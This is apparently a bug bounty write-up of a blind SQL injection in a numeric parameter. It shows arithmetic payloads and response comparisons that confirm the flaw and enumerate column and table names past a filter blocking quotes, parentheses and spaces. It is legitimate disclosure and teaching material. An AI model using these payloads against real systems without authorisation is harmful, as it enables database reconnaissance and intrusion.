

Hello everyone, today I'll talk about a real bug that me and my friend Or4nge16 discovered in a public Bug Bounty program on the Bugcrowd platform.
The information and techniques I'm going to explain here are far beyond what was included in the original report, because properly understanding this issue requires a SQL sandbox environment and deeper analysis of the server behavior.
First, let's understand the server behaveior:
- parameter works with both "GET" and "POST" requests
- parameter is numeric (int type)
- server allows: a-z, 0-9, @ . + -
- server blocks: Quotes, Parentheses(), Spaces, Semicolons, etc..
We observed 4 different responses from the application:
200 OK with data → "valid syntax" and record found
200 OK with custom error → "valid syntax" but NO record found
200 OK with empty response → syntax error
302 Redirect → triggered when blocked characters are used
Detection:
The vulnerability was identified using arithmetic operations only, since the parameter was strictly numeric.
The following screenshots demonstrate the detection process.
-- Baseline: returns record for id=3773
GET /endpoint?id=3773 → 200 with data ✓

-- Second: 3774, no such record
GET /endpoint?id=3774 → 200 with custom error

-- Arithmetic: 3774-1 = 3773, same result → injection confirmed
GET /endpoint?id=3774-1 → 200 with data ✓

-- Invalid syntax: 3773a
GET /endpoint?id=3773a → 200 with empty response 




The following screenshots demonstrate the detection process, and SQl injection confirmed
Exploitation
1) Column enumeration via column-name subtraction (arithmetic operations)
Now comes the interesting part, This is the core trick. Assume the server runs this query internally LIKE:

SELECT * FROM users WHERE id = USER_INPUT;And the "users" table looks like this:
| id | Name   |
|----|--------|
| 1  | Mbappe |
| 2  | Vini   |
| 3  | Arda   |
Now pay attention to the following behavior:
SELECT * FROM users WHERE id = 1; --  200 ok with data
SELECT * FROM users WHERE id = 1-fuzz; -- 200 with empty (syntax error)
Parser sees "fuzz" and tries to resolve it. It checks all column names in the table: id, Name. No match found. Cannot build a valid expression. SQL parse fails
SELECT * FROM users WHERE id = 1-Name; -- 200 with empty (syntax error)"Name" is a text column — can't subtract text from int

SELECT * FROM users WHERE id = 1-id; -> 200 with custom error ⚡"id" is a valid integer column — math succeeds, but result has no record
SQL sandbox env




In our Case:
Parser sees "bugcrowd" and tries to resolve it. It checks all column names in the table. No match found. Cannot build a valid expression. SQL parse fails ( 200 with empty (syntax error) )

but "documentid" is a valid integer column math succeeds, but result has no record
2) Table Name Discovery via [Dot Notation]
Dot notation uses a . to qualify a name with its parent scope, removing ambiguity.
Basic syntax: parent.child or schema.table.column
<table>.<column>

In our Case:
"images" and "files" are not valid tables
- "document" is valid table
You can also enumerate "schema, database, server"
<server>.<database>.<schema>.<table>.<column>Finally
When testing a numeric parameter, first identify two different behaviors: - valid value that returns real data - another value returns no data / record not found
Example:
Baseline behavior:
id=1        → 200 + data returned  ✅
id=2        → 200 + empty response ⚠️
Start fuzzing with expressions that equal 1:
id=1-test+1           → 200 + empty response  ⚠️
id=1-valid_column+1   → 200 + data            ✅
Conclusion
Modern filters often focus on blocking traditional SQL injection syntax while overlooking how SQL parsers actually evaluate expressions internally.
As shown in this research, simple arithmetic operations combined with response comparison can sometimes be enough to perform schema discovery and identify valid columns even in heavily restricted environments.
Understanding parser behavior is often more powerful than relying on classic payloads alone.
Contacts Me
- X/Twitter: https://x.com/Be5Lmt